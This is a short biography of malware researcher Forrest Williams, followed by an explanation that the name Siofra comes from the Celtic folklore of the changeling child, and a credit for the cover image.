Forrest Williams is a malware researcher, reverse engineer and low-level programming enthusiast working as a Security Analyst at Cybereason. Forrest's approach to security emphasizes a hands-on style of research and programming, aimed at understanding a technique through the eyes of an attacker.

Forrest's professional titles have included Malware Researcher, Windows Kernel Driver Developer, Security Analyst, and Software Developer. His personal projects have included disassemblers, bootkits, and code obfuscators. He has worked as a developer as well as a security professional in organizations including Intel, Barkly, and McAfee.

The story behind the name Siofra

The name Siofra is taken from Celtic folklore, where it is used to describe a changeling child. A changeling child is an infant exchanged by the Gods with a newborn in its crib. Unbeknownst to its parents and the mortal world, this changeling child looks and acts identically to its stolen counterpart, but carries within itself a hidden purpose to make manifest on behalf of the God who sent it.

Cover image: Fuseli, Henry. *Der Wechselbalg*. 1781, oil painting.

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